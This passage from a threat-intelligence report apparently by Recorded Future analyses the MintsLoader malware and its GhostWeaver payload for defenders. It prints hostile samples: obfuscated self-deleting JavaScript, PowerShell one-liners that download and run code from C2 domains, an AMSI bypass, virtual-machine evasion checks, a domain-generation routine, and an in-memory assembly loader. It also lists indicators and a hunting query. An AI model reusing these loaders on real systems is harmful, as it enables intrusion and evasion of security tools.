// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// battements filagree pansexualities mammitides reearns explained silique presymptomatic stoutish squawks doubtlessly aerobic biographers refreshment
// inclinable coarseness coterie gingery nulliparas comae violative clammy feminize twinkie massy hazzans shipbuildings forage affray trophallaxes clan ja
// electrums besieging bassy surges timeline irenically thymenes chamaephytes methylropa froglike bimillennial capitally apothems weasand pasodoble drugg
var rvBaYn0cgHfmpftLhdg9MT9tih232 = WScript.CreateObject(function() {
    var GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG7GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG71 = "";
    for (var GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG7GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG71rvBaYn0cgHfmpftLhdg9MT9tih232 = 0; GbpYabfHJBGWVhifaVx
        GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG7GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG71 += String.fromCharCode((mEKVZ7g41gTLu1WSsm0cLMgdxdtqx81eg
    );
    return GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG7GbpYabfHJBGWVhifaVxNP853cQDK2oav9RNTsryHcG71;
})();
rvBaYn0cgHfmpftLhdg9MT9tih232.DeleteFile(WScript.ScriptFullName)
// salesman wilily flatmates diachrony startles frivolving encodable odontoglossum prismoids augurers miscompute ambitiously bidarkee rudder noncolas inva
```

Figure 11: MintsLoader stage one obfuscated JavaScript (Source: Recorded Future)

The core function of the stage one JavaScript payload is to run a PowerShell command that executes the command `'curl -useb http://[domain]/1.php?s=[campaign]'`, which downloads and executes the second stage. When 'curl' is used in PowerShell with the option '-useb', it is an alias for `Invoke-WebRequest`, and the program `cURL` is not actually used to make the HTTP request.

Insikt Group identified three distinct versions of the stage one loader, all of which employ the same JavaScript obfuscation techniques but differ in implementing the deployed PowerShell.

The first variant executes the PowerShell command in clear text, with the C2 domain hard-coded, as shown in **Figure 12**. This variant is seen in "mints13" and "flibabc11" campaigns.

Processes

- C:\Windows\system32\wscript.exe
wscript.exe C:\Users\Admin\AppData\Local\Temp\985b84ed4c00325cf67bc3751d2a967b79c7be442dc5a54100444ed91ce34787.js
- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nopprofile -executionpolicy bypass -WindowStyle hidden -C " curl http://nzy3tvbb72g3.top/1.php?s=mints13 |iex"

Figure 12: Clear text stage one PowerShell command (Source: [Recorded Future Malware Intelligence](#))

In the second variation, the PowerShell command is obfuscated using character replacement. The C2 domain is still hard-coded, and an alias for the `curl` command is used instead, but the object is still to download the next stage (**Figure 13**). This is the most widely used variant across the campaigns: "flibabc21", "flibabc22", "mints11", "mints13", "mints21", and "mints42".

Processes

- C:\Windows\system32\wscript.exe
wscript.exe C:\Users\Admin\AppData\Local\Temp\4617c748f179c1a1b5fab371ba759c15c64ff1502d1dd7cb0e4c818e362ca824.js
- C:\Windows\system32\conhost.exe
conhost --headless powershell \$hvjasqxdnybco='ur' ;new-alias printout c\$(\$hvjasqxdnybco)l;\$sghulcawqp=(4121,4133,4129,4133,4128,4135,4116,4074,4140,4121,4069,4064,4134,4129,4130,4065,4067,4064,4130,4122,4130,4081,4133,4079,4127,4123,4128,4134,4133,4068,4067);\$jhmzgfueoqcdav=('bronx','get-cmdlet');\$pvftwhei=\$sghulcawqp;foreach(\$tibrsevgxm in \$pvftwhei){\$uwbfeqxqzhgsvi=\$tibrsevgxm;\$jhrepbl=\$jhrepbl+[char](\$uwbfeqxqzhgsvi-4018);\$xoqgbhj=\$jhrepbl;\$axchtioksnv=\$xoqgbhj);\$vgrzkpteoqmnju[2]=\$axchtioksnv;\$uvektlmo='r1';\$roklcvw=1;.\$([char](9992-9887)+'e'+x')(printout -useb \$axchtioksnv)
- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
powershell \$hvjasqxdnybco='ur' ;new-alias printout c\$(\$hvjasqxdnybco)l;\$sghulcawqp=(4121,4133,4129,4133,4128,4135,4116,4074,4140,4121,4069,4064,4134,4129,4130,4065,4067,4064,4130,4122,4130,4081,4133,4079,4127,4123,4128,4134,4133,4068,4067);\$jhmzgfueoqcdav=('bronx','get-cmdlet');\$pvftwhei=\$sghulcawqp;foreach(\$tibrsevgxm in \$pvftwhei){\$uwbfeqxqzhgsvi=\$tibrsevgxm;\$jhrepbl=\$jhrepbl+[char](\$uwbfeqxqzhgsvi-4018);\$xoqgbhj=\$jhrepbl;\$axchtioksnv=\$xoqgbhj);\$vgrzkpteoqmnju[2]=\$axchtioksnv;\$uvektlmo='r1';\$roklcvw=1;.\$([char](9992-9887)+'e'+x')(printout -useb \$axchtioksnv)

Figure 13: Clear text stage one obfuscated PowerShell command (Source: [Recorded Future Malware Intelligence](#))

The third variation encodes the command in Base64 (**Figure 14**). Insikt Group has seen this method used with the older campaign "mints13".



```
$ErrorActionPreference = "Continue"

$randomNamePart1 = -join ((48..57) + (97..122) | Get-Random -Count 5 | % {
[char]$_ });

$currentTimeHour = [int](Get-Date -Format HH);
$currentTimeMinute = [int](Get-Date -Format mm);
$minuteAdjustment = 3;

If ($currentTimeMinute + $minuteAdjustment -gt 59) {
    $currentTimeHour = $currentTimeHour + 1;
    $currentTimeMinute = $currentTimeMinute + $minuteAdjustment - 60;
} Else {
    $currentTimeMinute = $currentTimeMinute + $minuteAdjustment;
```

```
};

$currentTimeHour = If ([int](Get-Date -Format HH) + 1) -gt 23 { "00" } Else
{ $currentTimeHour };

$randomNamePart2 = -join ((65..90) + (97..122) | Get-Random -Count 12 | % {
[char]$_ });

$scriptToExecute = @"

$errorActionPreference = "Continue"
curl -useb "http://gibuzuy37v2v[.]top/1.php?s=mints13" | iex;
Remove-Item "C:\Users\Public\Documents\$($randomNamePart2).ps1" -Force
"@;

"powershell -nopprofile -executionpolicy bypass -WindowStyle hidden -c
 $($scriptToExecute)" | Out-File -FilePath
"C:\Users\Public\Documents\$($randomNamePart2).ps1";
powershell -nopprofile -executionpolicy bypass -WindowStyle hidden -File
"C:\Users\Public\Documents\$($randomNamePart2).ps1";

Remove-Item "$env:APPDATA\*.ps1" -Force
Remove-Item "$env:APPDATA\*.bat" -Force
```

Table 1: Decoded base64 text stage one PowerShell (Source: Recorded Future)

Stage One C2 Communication

Executing any variant results in an HTTP GET request to the hard-coded domain to retrieve the second-stage payload. A successful request will retrieve and execute the PowerShell script shown in **Figure 15**.

Figure 15: Successful stage two retrieval from C2 (Source: Recorded Future)

Figure 16: Failed stage two retrieval from C2 (Source: Recorded Future)

The second stage, PowerShell, contains a Base64-encoded string. After XOR decoding and uncompressing, the primary payload, which is also obfuscated, is yielded. **Figure 17** shows a snippet of this payload, illustrating MintsLoader's obfuscated string construction techniques.

```
$global:foqjinelbdw=$executioncontext;$hrzctn=(Get-MpComputerStatus).($global:foqjinelbdw.([char[]]@
((4835-4730),(-8733+8843),(3334-3216),(137085/1235),(676-569),(320069/3169),(-435+534),(-1522+(7426884/
(7528-2980))), (722125/(44725375/(12126-5375))), (6342-6233), (118146/(2045022/1679)), (3387-3277), (-733
+(1330-497))) -join ' ').([char[]]@((477-376),(8221-8101),(225680/2015),(8318-8221),(488950/4445),(87100/
871),(1156325/(6002+(10148-(10836-4741))), (-5878+(6413580/1070)), (264822/2323), (10048-(904813/
(8952-8861))), (625790/5689), (759831/(3824+(3075+478)))) -join ' ')([char[]]@((9820-(5656+(4516-425))),
(9532-9417),(8239-8153),(7582-(7499431/(3561-(17967392/(3748+3276))))), (-5146+5260), (-4336+(10296-5844)),
(-9009+9126),(709555/7315), (-667+775), (256564/(4631480/1390)), (955256/(10199-(2479113/(12216-(12867041/
2497))))), (-5737+(9857-(-3314+7335))), (378560/(-5967+9607)), (6913-6808), (-9814+(65329692/6583)), (232704/
2304)) -join ' '))
$qzugfchiwsjako+= ((21163744671+4319)-(11773330/(477+1354)));
$jhandmbowqs=((Get-WmiObject $global:foqjinelbdw.([char[]]@((-2140+2245),(8436-8326),(9783-(15950-
(27201480/4328))), (116106/1046), (688224/6432), (735684/7284), (2236-2137), (647574/(13389-7555)), (5970-(8568-
(5126-(-2037+4456))), (-9833+9942), (8982-(42985630/4838)), (7347-7237), (-3957+4057)) -join ' ').([char[]]@
((-5470+5571),(4720-(-1719+6319)), (-3145+(-3444+(16834-10133))), (-2157+2254), (3055-2945), (9153-(2277
+(7898-1122))), (721165/6271), (-608+(6638356/9169)), (-335+449), (2864-(26715397/(6561+3122))), (8813-
(44037180/5060)), (720897/(48769032/6968))) -join ' ')(-join (@((116058/(1119+215)), (7032-(7893-(9951-(601
+(46925248/5597))))), (5835-(24829325/(1934+2403))), (6218-(17427942/2826)), (3360-3310), (-593+688), (347612/
(35642356/8818)), (4393-4288), (1022400/10224), (6490-6389), (1049727/9457), (3221-3154), (8990-(6765+(1777
+337))), (347930/3163), (-1007+(3709-2586)), (-5398+5512), (-3815+(16473496/4196)), (-387+495), (9110-9002),
(2293-2192), (119358/(2620-1573)))| ForEach-Object { [char]$_ }) | Select-Object $global:foqjinelbdw.
([char[]]@((-4627+(5716256/(-7090+8298))), (428010/(37116249/9539)), (714-596), (-8175+(12693-(9272-4865))),
(866058/(4155+3939)), (681750/(15119-8369)), (421542/4258), (-4358+4469), (-5664+(-3560+9333)), (261491/
(347855/145)), (9003-8906), (9718-(10898-1290)), (-5499+(15296468/(-2567+(-1749+(47679720/(33392040/(8608384/
(4168160/(23634710/(2267+7622)))))))))) -join ' ').([system.String]::new(@(456823/(10496-5973)), (1198560/
(2676+(13698-6386))), (148512/(12663300/9550)), (-433+(3567430/(67909059/(14605-(1259964/(-3060+(4374090/
1310)))))), (839410/(702052/(7857-(5334+(7353-4922))))), (-2098+(9188-6990)), (-7445+7560), (260536/2246),
(4867-(4493+(10174-9914))), (-692+(6395925/8025)), (43120/392), (-5730+(1+(-4342+10174)))))([system.String]
```

Figure 17: Stage two PowerShell obfuscation (Source: Recorded Future)

After the initial deobfuscation and decoding, the second stage of PowerShell starts by attempting to bypass Antimalware Scan Interface (AMSI) using a known [technique](#) to fake AMSI initialization failure: setting the variable `amsiInitFailed` of the `System.Management.Automation.AmsiUtils` object to `TRUE`.

The rest of the code is responsible for executing three system information queries: the return values used in logical expressions to detect whether the system is running on bare metal, sandbox, or virtual machine. This is conveyed to the C2 through an integer variable sent as the URL parameter `key`, and the C2 examines its value to determine if its response will return a third stage that downloads the final payload or a decoy. It should be noted that the constant integer values used to increment the key variable change with each second-stage sample.

The result of each system information query is checked against three logical expressions, the order of which varies per sample, along with constants that increment the key, whose results affect the key variable value. The logical expressions may not provide apparent results on initial inspection. For example, if the first deobfuscated system check, shown below in **Figure 18**, were to run on a virtual machine, the `$isVirtualMachine` variable would be equal to `$true`. The logical expression "`$true`

`-eq 3` evaluates to `$true` in PowerShell, increasing the key by 15310805757 instead of 83670406277.

```
$isVirtualMachine = (Get-MpComputerStatus).($executioncontext.InvokeCommand.ExpandString("IsVirtualMachine"))
switch ($true) {
    { $isVirtualMachine -eq 3 } {
        $key += 15310805757
        break
    }
    { $isVirtualMachine -eq $false } {
        $key += 19338251685
        break
    }
    { $isVirtualMachine -eq $true } {
        $key += 83670406277
        break
    }
}
```

Figure 18: Stage two PowerShell virtual machine check (Source: Recorded Future)

The second system check queries the `AdapterDACType` member of the [Win32_VideoController](#) WMI object to obtain the name or identifier of the digital-to-analog converter (DAC) chip, as shown in **Figure 19**. This determines whether the infected system is running on an emulator or virtually. Typically, a Windows system will return "Internal" and/or "Integrated RAMDAC," which would increment the key by 14467965888 in this example.

```
$dactype = (
    Get-WmiObject $executioncontext.InvokeCommand.ExpandString("Win32_VideoController") |
    Select-Object $executioncontext.InvokeCommand.ExpandString("AdapterDACType")
) | Out-String
switch ($true) {
    {$dactype -match "VMware" -or $dactype -match "dBochs"} {
        $key += 83014370017
        break
    }
    {$dactype -match "Intel" -or $dactype -match "SeaBIOS"} {
        $key += 28201181963
        break
    }
    {$dactype -match "Internal" -or $dactype -match "Integrated"} {
        $key += 14467965888
        break
    }
}
```

Figure 19: Stage two PowerShell video controller check (Source: Recorded Future)

The third system check queries the purpose member of the [Win32_CacheMemory](#) WMI object, which will equal "L1 Cache" on a typical Windows system. The non-obvious logical expression "\$l1CachePurpose.length -gt 4" will execute in the optimal case, incrementing the key value by 27424330481 in the deobfuscated example seen in **Figure 20**.

```
$l1CachePurpose = (  
    Get-WmiObject $ExecutionContext.InvokeCommand.ExpandString("Win32_CacheMemory") |  
    Select-Object -First 1 -Property $ExecutionContext.InvokeCommand.ExpandString("Purpose")  
)($ExecutionContext.InvokeCommand.ExpandString("Purpose"))  
switch ($true) {  
    { $l1CachePurpose.length -le 3 } {  
        $key += 70205571219  
        break  
    }  
    { $l1CachePurpose.length -gt 4 } {  
        $key += 27424330481  
        break  
    }  
    { $l1CachePurpose -eq "L1" } {  
        $key += 84268435610  
        break  
    }  
}
```

Figure 20: Stage two PowerShell memory check (Source: Recorded Future)

The system checks and calculation of the key are followed by generating a random seed based on the date and a constant, which is used with a `system.Random` object to construct the domain using a simple DGA and the URL path, as shown in **Figure 21**. The author may have made a mistake by not using the second random variable to construct the URL path. Instead, they use an undefined variable for the URL path ending, making the URL path ending a constant "htr.php". Note that in PowerShell, `curl` is an alias for `Invoke-WebRequest`, which is used to generate the request to the C2 for the third stage, so the User-Agent HTTP header will include PowerShell version information, not `curl`.

```

$seed = [int](Get-Date).DayOfYear + 1995584850
$rand = New-Object "System.Random" $seed
$randomString = ""
for ($i = 5; $i -lt 15; $i++) {
    $randomChars = "abcdefghijklmn"
    $index = $rand.Next(0, 14)
    $randomString += $randomChars[$index]
}
$extension = ".top"
$domain = $randomString + $extension
$rand1 = -join ((48..57) + (97..122) | Get-Random -Count 10 | % {[char]$_});
$rand2 = -join ((48..57) + (97..122) | Get-Random -Count 5 | % {[char]$_});
$basename = "$($rand1)htr$($rand2)";
$global:block = (curl -useb "http://$domain/$basename.php?id=$env:computername&key=$key&s=flibabc12");
iex $global:block

```

Figure 21: Stage two PowerShell final payload retrieval (Source: Recorded Future)

Stage Two C2 Communication

Figure 22 shows an example of a MintsLoader request for the final payload, with a URL path ending in `htr.php`. The URL parameter `id` is the hostname, and the URL parameter `s` is the campaign ID.

```

GET /tj01b74pvdhtr.php?id=MXBFLKXE&key=61358110898&s=flibabc12 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1237
Host: aabmieglhidedln.top
Connection: Keep-Alive

```

Figure 22: Recent stage two C2 GET Request (Source: Recorded Future)

An example of an earlier MintsLoader request for the third stage is shown in **Figure 23**, with the URL path not randomized but instead the constant string `"2.php"`.

```

GET /2.php?id=HFP AJDPV&key=127189510331&s=515 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1237
Host: nchjcmfebbhkldn.top

```

Figure 23: Older stage two C2 GET Request (Source: Recorded Future)

If the second-stage request does not meet specific requirements, the final payload may lead to a decoy executable (**Figure 24**), as in [this](#) example, which leads to an AsyncRAT [decoy](#) executable downloaded from the site `temp[.]sh`. This association with AsyncRAT led to initial naming in reports and some countermeasures for network traffic as "AsyncRAT Loader", which causes MintsLoader malware samples to be incorrectly tagged as AsyncRAT even though current MintsLoader campaigns do not deploy AsyncRAT.

```

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Sep 2023 13:57:52 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

$Q=$null;$acce="$(('Syst'+em').NorMaLizE([Char]([byte]0x46)+[char](46+65)+[Char]([BYte]0x72)+[CHA
R]([bYtE]0x6d)+[CHaR]([bytE]0x44)) -replace [CHAR]([ByTE]0x5c)+[CHaR]([bYtE]0x70)+[CHaR](123)+[cha
R](77)+[CHaR](110+19-19)+[CHaR]([byTE]0x7d)).$(('M.n.geme'+nt').normALiZE([Char]([bYte]0x46)+[CHA
r](41+70)+[CHaR]([byte]0x72)+[CHaR]([ByTE]0x6d)+[Char](68+11-11)) -replace [CHaR]([byte]0x5c)+[CHa
R](112)+[Char](123+74-74)+[CHaR]([Byte]0x4d)+[CHaR](97+13)+[CHAR](125*89/89)).$(('.'+'u'+t'+.'+'
m'+.'+'t'+.'+'.'+'n').N0rmALiZE([cHar](70)+[CHaR]([BYte]0x6f)+[CHaR](114+105-105)+[CHaR]([BYtE]0
x6d)+[CHaR]([BYte]0x44)) -replace [CHaR](92)+[CHaR](112*93/93)+[CHaR](123)+[char](77)+[CHaR]([byte
]0x6e)+[CHaR](125*47/47)).$(('ms.Ut'+.ls').noRmALize([char](70+6-6)+[CHaR]([bYte]0x6f)+[CHaR](86
+28)+[CHaR](109)+[CHaR]([byTE]0x44)) -replace [CHaR]([bYtE]0x5c)+[CHaR](112*84/84)+[CHaR](123*9/9)
+[CHaR]([BYtE]0x4d)+[CHaR](110+101-101)+[CHaR](125*35/35))";$piooz="+('ydml'+ftbg'+mejg'+nrrh'+
'cpvs'+vr.x').N0rmalizE([CHaR](70+28-28)+[CHaR]([bYtE]0x6f)+[CHaR](6+108)+[CHaR]([bYtE]0x6d)+[CHa
R](68*41/41)) -replace [Char]([byTE]0x5c)+[CHaR]([BYte]0x70)+[CHaR](123)+[char](77*12/12)+[CHaR](1
10+73-73)+[CHaR]([BYte]0x7d)";[Threading.Thread]::Sleep(833);[Ref].Assembly.GetType($acce).GetFiel
d($(('ms..'+'n.tF'+.led').NorMaLizE([CHaR]([byte]0x46)+[CHaR]([BYte]0x6f)+[CHaR](114*62/62)+[CH
aR]([bYtE]0x6d)+[CHaR](68)) -replace [CHaR]([byte]0x5c)+[CHaR]([BYte]0x70)+[CHaR]([bYtE]0x7b)+[CHA
R]([Byte]0x4d)+[CHaR]([BYTE]0x6e)+[CHaR](125+102-102)),"NonPublic,Static").SetValue($Q,$true);

$url = "https://temp.sh/bfseS/ruzxs.exe"

$client = New-Object System.Net.WebClient

# Download the assembly bytes
$assemblyBytes = $client.DownloadData($url)

# Load the assembly into memory
$assembly = [System.Reflection.Assembly]::Load($assemblyBytes)

# Execute the entry point of the assembly
$entryPoint = $assembly.EntryPoint
$entryPoint.Invoke($null, @())

```

Figure 24: Stage three decoy response (Source: [Recorded Future](#))

A recent successful attempt is shown in **Figure 25**; in this example, the final payload is GhostWeaver.


```

GET /htr.php?id= &key= 1&s=flibabc25 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.2364
Host: mqbifgcfbdahig.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Date:
Content-Type: text/plain
Content-Length: 307200
Connection: keep-alive
Server:

$global:keystreams\flibabc25\stub\61541584961;& ((([system.String]::new(@( (-2020+(13849745/6487)),(7011-6910),(5259-5143),(261675/
(7228045/1243)),(110289/1137),(565272/5234),(-8443+8548),(1481-7498-(4891+1223))),{6216-(7518-(2903433/2049))}))) icadbmhyxeqgrl ([char[]]@((3007-
(-1811+(6442-(2224222/1313))),(-6134+6245),(895812/7858),(223077/3233),(2833-(4324-1588)),(-4565+4664),(674336/6484),(1764-1719),(1537-1458),
(10115-10017),(301146/2841),(-8692+8793),(6619-6520),(260072/2242)) -join '');& ((([char[]]@((854795/(8568-(6538+7673)),(-5376+5477),
(1002588/8643),(302400/6720),(285374/(-1314+(8198-(668+4610))),(-4626-(2486+7004)),(732795/(10091-(13384712/(344+3957))),(-585686/6038),
(8733-8618)) -join '') jwkqeyvsabc ([system.String]::new(@( (440790/(3625+2672)),(926739/8349),(8585-8471),(7946-(9580-(6367+8070))),(-6895+(-973+
(3905+(29577100/(16711-(1536+(79712670/10103))))) ,(-5845+(42832464/(13110-(26036640/4410))), (1288-1184),(421380/(5767+3597)), (777281/9839),
(1808-1710),(832948/(45937868/5846)),(-4781+(38973006/7983)),(9145-9046),(10186-(279+9791))));& ((-join @((-8895+(70350080/(6283+1525))),
(5541-5440),(607028/5233),(6950-6905),(-7239+(1505+(35271719/6049))), (1005264/9308),(-5693+(54640352/(17002-7578))), (937602/(1022+8644)), (6467-
(47271584/(6172+(-3612+4882)))))| ForEach-Object { [char]$_. })| bhclauok ([char[]]@((425950/(53992205/(-186+(3606+5453))), (5609-5498),
(-1830+1944),(499698/7242),(-7891+7988),(947628/9572),(727168/6992),(1170-(6099+7224)), (2318-2239),(483532/(11380-6446)), (780690/7365),
(-5443+5544),(-7496+(27076175/(4131835/1159))),(-2001+2117)) -join '');& ((([system.String]::new(@( (-10024+(29180042/2878)), (9139-(26228276/(-924+
(-4735+8561))), (4975-(16734396/3444)), (6710-(49647585/7449)), (941094/9702),(4175-(5226095/1285)), (7805-(683+(16052-(6129+1540))), (578799/5967),
(-5528+5643)) strzpedic ([char[]]@((-2340+2422),(689527/(-408+7235)), (808533/(60721645/(4823+(17599656/(307+6431))))) , (939401/9301), (563010/
(14229-(70785261/7983))), (8309-(51292042/6262)), (3023-2922),(-1909+(-2305+4280)), (937638/8014),(-3339+(5763-2322)), (2474-(5942-(5245-(2991-(5000-
(4004+(4348+3340))))) , (5598-(3370+2127)), (404358/(32015222/(-915+(34415742/3462))), (612789/(58104210/7870)), (-2001+2106), (-2781+(8911-6008)),
(4337-(29219928/6898))| ForEach-Object { [char]$_. })& ((-join @((-3307+(34959152/(29084952/(-4852+(14864-7165))), (6895-6794), (7374-7258),
(-6678+6723), (489947/(14175-(58183748/6377))), (-7049+(8565-1408)), (3447-3342), (542521/(592+5001)), (6968-(3942+2911))| ForEach-Object { [char]$_.
})) jrocbg ([system.String]::new(@( (-6799+6860))));& ((([system.String]::new(@( (-8921+9036), (8099-(49227690/(16057-9902))), (-996+1112), (273915/
(-1161+(-1077+(13513-(6313-(4575375/(41031963/10089))))) , (7466-7369), (987660/9145), (-5908+(11200/(-1614+6801))), (8868-8771), (-9616+
(17125-7394)) knzywda ([char[]]@((247002/5881)) -join '');& ((([char[]]@((-8418+(32766720/(10823-(22226889/(22853940/7180))))) , (-8351+(19963624/
(7994-5632)), (7179-(13226-6163)), (-4055+4100), (-7820+(72970989/(78860652/8556))), (325728/3016), (909300/8660), (3146-(1415+(9011-(7926-(8259-
(1836+3044))))) , (-5767+(9733-(8874-5023))) -join '') uglmrxqzveb (-join @((7784-(9553-1830))| ForEach-Object { [char]$_. })& ((-join
@((6746-6631), (9535-9434), (9692-(14483-(8135-(14354916/(12486-(213+8252))))) , (125055/2779), (8553-(7115+(-7161+8502))), (527688/4886), (1770-
(10883-9218)), (6579-(15758-9276)), (994520/(394+(66403430/(6732+1313)))))| ForEach-Object { [char]$_. }) idfmhkacwac ([char[]]@((-1058+(9633800/
(11078-(15314320/6601))))) -join '');& ((([system.String]::new(@( (-3942-(2954+6781)), (3536-(4370+(819+6986))), (-8434+8550), (5318-5273),
(464727/4791), (-5693+(52591866/(696+(7065+(-5448+6753))))) , (6695-(3274+9864)), (7384-7287), (10285-(56250270/(8002-2471))))) vcwtxmzlijky
([system.String]::new(@( (-3537+(14741006/(2010+2087))))) ,& ((([char[]]@((-1000+(1461765/1311)), (7027-6926), (236872/2042), (57780/(10143-8859)),
(-7211+(12207-4899)), (-2613+(-4253+6974)), (203595/1939), (681910/7030), (226205/1967)) -join '') dwxfjsjmkvp ([system.String]::new(@( (-8680+8790),
(-8026+(16750-(12285-3662)), (-3429+(6659-3111)))))& ((([char[]]@((325910/2834), (2983-2882), (-9864+9980), (-6900+6945), (6593-6496), (196452/

```

Figure 25: MintsLoader GhostWeaver payload (Source: Recorded Future)

GhostWeaver

One of the most commonly observed payloads deployed by MintsLoader is [GhostWeaver](#), a PowerShell-based remote access trojan (RAT) exhibiting code similarities and functional overlaps with MintsLoader. Notably, GhostWeaver can [deploy](#) MintsLoader as an additional payload via its `sendPlugin` command. Communication between GhostWeaver and its command-and-control (C2) server is secured through TLS encryption using an obfuscated, self-signed X.509 certificate embedded directly within the PowerShell script, which is leveraged for client-side authentication to the C2 infrastructure.

GhostWeaver has periodically been misclassified as AsyncRAT. Insikt Group assesses with moderate confidence that this misclassification originated from Palo Alto Networks [initially](#) identifying a GhostWeaver sample (SHA256:

fb0238b388d9448a6b36aca4e6a9e4fbcba3afc239cb70251778d40351b5765) as a fileless AsyncRAT variant. GhostWeaver and AsyncRAT share certain characteristics within their self-signed X.509 certificates, such as identical expiration dates and serial number lengths; however, these similarities may simply reflect common certificate-generation methods rather than meaningful operational overlap.

MintsLoader Infrastructure

Insikt Group initially found MintsLoader C2 servers hosted solely on BLNWX but later observed its growing use of other ISPs such as Stark Industries Solutions Ltd (AS44477), GWY IT Pty Ltd. (AS199959), or SCALAXY-AS (58061), among others. MintsLoader C2 IP addresses announced via SCALAXY-AS are operated by hosting providers 3NT Solutions LLP and IROKO Networks Corporation, both of which are a part of the Russian-language bulletproof hosting provider Inferno Solutions (`inferno[.]name`). The switch to SCALAXY-AS and Stark Industries Solutions suggests that MintsLoader operators have shifted from relying on anonymous virtual private server (VPS) providers to more traditional bulletproof hosters, likely in an effort to harden their infrastructure against takedown attempts and enhance operational stability.

Over the past several months, Insikt Group has identified a range of suspected additional campaign IDs and payloads (**Table 2**). This data is compiled from open research and Insikt Group's internal research.

Campaign ID	Observed Final Payload	Last Date Active	Notes
521	StealC	2025-04-20	
522	StealC	2025-04-20	
523	StealC	2025-04-20	Also observed in connection with AsyncRAT infections
524	StealC	2025-04-20	N/A
527	GhostWeaver	2025-04-20	Linked to TAG-124 by Insikt Group
flibabc11	GhostWeaver	2025-04-20	
flibabc12	GhostWeaver	2025-04-20	
flibabc13	GhostWeaver	2025-04-20	
flibabc14	StealC	2025-04-20	
flibabc21	GhostWeaver	2025-04-20	
flibabc22	GhostWeaver	2025-04-20	
flibabc23	GhostWeaver	2025-04-20	
flibabc25	GhostWeaver	2025-04-20	
515	N/A	N/A	Observed in connection with AsyncRAT infections
578	N/A	N/A	Linked to TAG-124 via the domain <code>sesraw[.]com</code> , which Insikt Group had previously linked to TAG-124
579	N/A	N/A	Observed in connection with AsyncRAT infections
boicn	N/A	N/A	Observed in connection with AsyncRAT infections
mints1	N/A	N/A	N/A
mints11	N/A	N/A	N/A
mints12	N/A	N/A	N/A
mints13	N/A	N/A	N/A
mints21	N/A	N/A	N/A

Table 2: Suspected MintsLoader campaign IDs (Source: Recorded Future)

Two additional potential campaign IDs, `js2` and `dav`, were observed in 2023, with `js2` [identified](#) in an AsyncRAT infection.

Recorded Future Malware Intelligence Hunting

The Recorded Future Malware Intelligence Hunting query below searches URLs that detonated samples reached out to that match common patterns of MintsLoader. The pattern looks for the first-stage C2 connection, specifically `'/1.php?s='`. While you can search for samples tagged as "MintsLoader," the below query will also identify unknown campaign IDs and URLs.

```
dynamic.network.http.sequence.request.url wildcard "http://*/1.php?s=*
```

Table 3: MintsLoader Malware Intelligence Hunting query (Source: Recorded Future)

Figure 26 illustrates how to leverage the previously provided Malware Intelligence Hunting query to identify potential MintsLoader indicators and apply them operationally. Once the query is executed, any returned IP addresses, domains, URLs, or hashes can be added to a firewall or proxy blocklist or placed on a watchlist for further monitoring. Additionally, the extracted indicators — such as dropped filenames, file hashes, command-line arguments, domains, and IP addresses — can be used to construct SIEM queries for broader detection and correlation.

